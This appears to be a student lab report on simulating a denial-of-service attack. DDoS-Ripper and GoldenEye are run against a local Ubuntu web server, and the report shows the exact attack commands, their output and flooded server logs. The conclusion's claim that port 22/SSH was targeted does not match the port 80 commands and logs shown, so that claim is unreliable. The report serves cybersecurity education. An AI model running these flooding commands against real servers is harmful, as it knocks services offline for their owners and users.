
4. Observed effects on VM machine:

- ✓ Website became **unresponsive**.
- ✓ The VM **froze or slowed down**, simulating denial of service.
- ✓ Server logs showed flood of incoming connections from ***DDOS Ripper.***



Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 13 19:00
ubuntu@ubuntu: ~/mywebsite
To direct input to this VM, click inside or press Ctrl+G.


```
ubuntu@ubuntu:~/mywebsite$ touch index.html
ubuntu@ubuntu:~/mywebsite$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.100.57 - - [13/Jun/2025 18:58:52] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:52] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:52] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:58:53] "GET / HTTP/1.1" 200 -
```




Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 13 19:00
ubuntu@ubuntu: ~/mywebsite
To direct input to this VM, click inside or press Ctrl+G.

```
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:14] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
192.168.100.57 - - [13/Jun/2025 18:59:15] "GET / HTTP/1.1" 200 -
```

✓ Server logs showed flood of incoming connections from ***DDOS GoldenEye***.





Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 14 06:45
ubuntu@ubuntu: ~
To direct input to this VM, click inside or press Ctrl+G.

```
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?WPbcOko=ug05qKK&jXbW1=6BT3N7X4ilF&SGBAWVrCF=40Ijs1Fu6tD0XoSfTS HTTP/1.1
" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?6jSJBPKDD=PpTVocl&DOse=hRB2&R3kvO0m=5dV2K8abT&xdq=RssXbTBWY5c7CQ HTTP/1
.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?06n=3DK0MXBYBLmG HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?rL0yiuRvmV=mgjXynGL&8JW2tyo2o5=VURAjy&7dR=pShaEAuPq7RS&ai0S6j3pKW=uRtdI
5YGx8veGUHpaK HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?QRsjaB30YF=Ki2FRAilrcnIF&CAS=LFgJsp&3q3JSlGoX=M7jQ HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?oaQ=ihusDwfuwTnf&oHTQcAV=cvmsXIP1&h6pa=vBEXmPYyVjKgYldkHncD&fGXPAt5B=EF
MupSQHmeP7XI HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?wOM=Ya2sK&Sar=TtELnKl&2pw=w3sQpnGRESljOi6JCK&NM2=jgnCjJS2U7 HTTP/1.1" 2
00 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?BHlU=ldbrsQkEnRnVStn HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?47jN=Lu0xaFBd&7oM0uvYp=pk2jLSo&3Xc6U=AG0W0nOUkpKhuFbSOaf HTTP/1.1" 200
-
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?UFGR=3MW2hJIyjYfEa HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?Xj3rEBKv=dQovVg&34ecTK5l5=Mp13PKCp&8eWWLlhx7=b6wJDlPqNv8FxuNr HTTP/1.1"
 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?U2HNPsD=f3Y0&u3PaC=cEypTA0QRpjwG&0KkT=U3Vo HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?KY86KlEw=8YDtDudOxO&ddSrChwAa=gxf7&xhe=W5fdmvcOOOMHghG&amyHCaC=XrJ30Qoc
p3H5hPh8R6B&JTTTxrqKDA=yPiTe8ryQ HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?TYqN=M6PBE60Q&tpbRFi=d5HwTslh5w21Lex5lg&Uw2XRcxA=KeggPStORFeaXDfK0P4&T0
kbidJ1E5=jS0rpUN&Hjv=xb1iX178v02VqW HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?fiw70G=kvCJ7bW HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?imC=d7TWYxTomwjDMx7Dw3Cx&BimjL=jFmukc&OPKMNS3MGv=e6i3eJQ6RH&I3d1=NvAjw8
Rax&odRX=iQcedI1tI8Lv HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?h81r7R87B=Ie2QBTbJ HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?QOgyWX=tmQjBgfdR1B4BDcukFp2&QUYWyX=faSN HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?4EvcH=LWAfsQKu&qM2m2=U1UVavdu&o5nbKURMVu=JNuFhIES&rX0y=u18 HTTP/1.1" 20
0 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?gMTO65=LL1sVX&7620fNre=cR0CO7AMyBQt HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:36] "GET /?6awGQ078=7TOb5OLk61YEhcmg0U4E&HrD4rb=rWfopVaiAP7XahL&MOvM=oshfD0SIjbfIX
GFOx HTTP/1.1" 200 -
```


Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 14 06:47
ubuntu@ubuntu: ~
To direct input to this VM, click inside or press Ctrl+G.

```
EV0d=bMNDpSdyFAydfMILu HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?6q0h=56bOAXxFQdK2SbSeS&KHdASOGEI5=EO6hdyMp&poECQU=cxoh5Ra6ByplKie HTTP/
1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?sSTlxJ0Dr=pLV7iqlPLT&3nhN=Gj8&onFispy=Tx71FlMNmrTxVfxC&EaO=XxEAjLHIHwSR
7c4yE7 HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?8v61LcPkev=Pp1jxnn782Jar4lhYU&AIUQG=YfEMRrSVfFuX5mo5qi&i5Xo5ioY=nXO1M4D
J36UxITWwpK HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?H2v8c=6VigV&NMRcn8SG=IIa&Fms=uW4UhduON7Gqemj8IjiK HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?2mDjIq1o=MG5n18u1TvNSVIg&yfNsk4Tr=N32k&QUo4T=ky2KXHTAnEwMCVUSSQJ&Ppxwnr
d=l0cIQNvjM&KtQqIy6nHt=gA6pUCVQ4ny4Bfx5NR1 HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?PG2oUFBeG6=BGnPWfArAi&yqFy=XlDnVbE4&HCJu=blcWcG1Hn54k1Ds HTTP/1.1" 200
-
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?UWMjB=l5RcSVaTnlW HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?x2hNIuUgc=NqNqhShUAIKe5k7byB&AyuTU0dD4X=L7yaCJOV527 HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?FF6iFoL82V=wJ1ognBrDBuh2rgrUkn&kddWTt5Hee=7mRqP83QPGq&UH4ng1fB=jcSUkfbf
12f4XSDTFOvG HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?f8K=aTjKVq&MgBMXLM=KJFIPjVBPdTq0iB&K1xMKWCScU=LN8T7GoSHdy3GEf&djsx=A8cu
Ilpo5NIoj6tC2i HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?RK2UC001x=2WxDrYRf HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?dHmjWQ3PXk=sp4GtDyhphK&XKWYR83Q=fFxT0M&u1343f8aL=yUP65Oun56a HTTP/1.1"
200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?uko4jl=MDBMYP75QYB7BYY&jvcSuGll=pwhP1W0fvggDV7PognDY&cCjdnsC6i6=pwB8EQA
 HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?pT5SRuE=HKb&4Hhp=47A0ARrObpsm5&AgEpO=2hIO&xfrac7prD=CcL8WAMku4FkA4dx HT
TP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?8gQIWni=YRLsgc1YJwPLsB&RtRPI=8Gfi&GEx1sC5SF=cRYbbf6dnBmWUCbVe&IctIcns=H
YQBXCTloIIInj&aIrX=6a44FdM4UMyrBy7 HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?KK4n=SIbsVaW1CjprFOtXMqU&InI0do=mJM&wEf=nqh4jPFhIwa&sNPCWa0J=p4LUUBg&ww
YkIA=wBdfQt28ux HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?YBItN4e=XClOQMvi HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?sv8=e62BKEfIWxFexRAHQ&W567dlxbc=cTKmRPKm&WvKR=RglmWhwEs&28aCR=SiimOxYiU
IrFPO HTTP/1.1" 200 -
192.168.100.57 - - [14/Jun/2025 06:33:32] "GET /?FGxk=2ifqrYC HTTP/1.1" 200 -
```

4. TOOLS USED:

	 ubuntu
 BlueStacks Play Bigger	
	

```
root@attacker3:~# python3 ./ripper.py -s 192.168.0.41 -p 80 -t 135

DDOS RIPPER

                                         ©EngineRipper
                                         reference by Hammer

 192.168.0.41  port:  80  turbo:  135
Please wait...
 Thu Nov 21 21:05:35 2024   <--packet sent! rippering-->
 Thu Nov 21 21:05:35 2024   <--packet sent! rippering-->
 Thu Nov 21 21:05:35 2024   <--packet sent! rippering-->
 Thu Nov 21 21:05:35 2024   <--packet sent! rippering-->
 Thu Nov 21 21:05:35 2024   <--packet sent! rippering-->
```

```
~/GoldenEye $ python3 goldeneye.py http://192.168.100.69 -w 50
/data/data/com.termux/files/home/GoldenEye/goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
 | $$  \_/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$     /$$   /$$  /$$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 50 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

5. ETHICAL AND LEGAL DISCLAIMER:

This experiment was conducted solely for academic purposes in a secure, isolated environment. No public or unauthorized systems were involved. Use of DoS tools on real-world servers without permission is illegal and unethical.

6. CONCLUSION:

The successful simulation of a Layer 4 TCP-based Denial of Service (DoS) attack using DDoS-Ripper via Termux on BlueStacks effectively demonstrated the impact such attacks can have on server availability. By targeting port 22 of an Ubuntu virtual machine within a bridged network environment, seamless LAN communication was achieved, and the resultant disruption to the SSH service clearly validated the attack's effects. This controlled setup proved both efficient and educational, offering a safe and ethical environment for cybersecurity learning. It stands as a powerful tool for students and researchers to explore network vulnerabilities and strengthen their understanding of defensive strategies in real-world scenarios.

7. REFERENECS:

GoldenEye GitHub Repository:
https://github.com/jseidl/GoldenEye

DDOS-Ripper GitHub Repository:
https://github.com/palahsu/DDoS-Ripper

Termux Official Documentation:
https://wiki.termux.com/wiki/Main_Page

Python HTTP Server (Python 3 Docs):
https://docs.python.org/3/library/http.server.html

Bridged Networking in VMware:
https://kb.vmware.com/s/article/1008825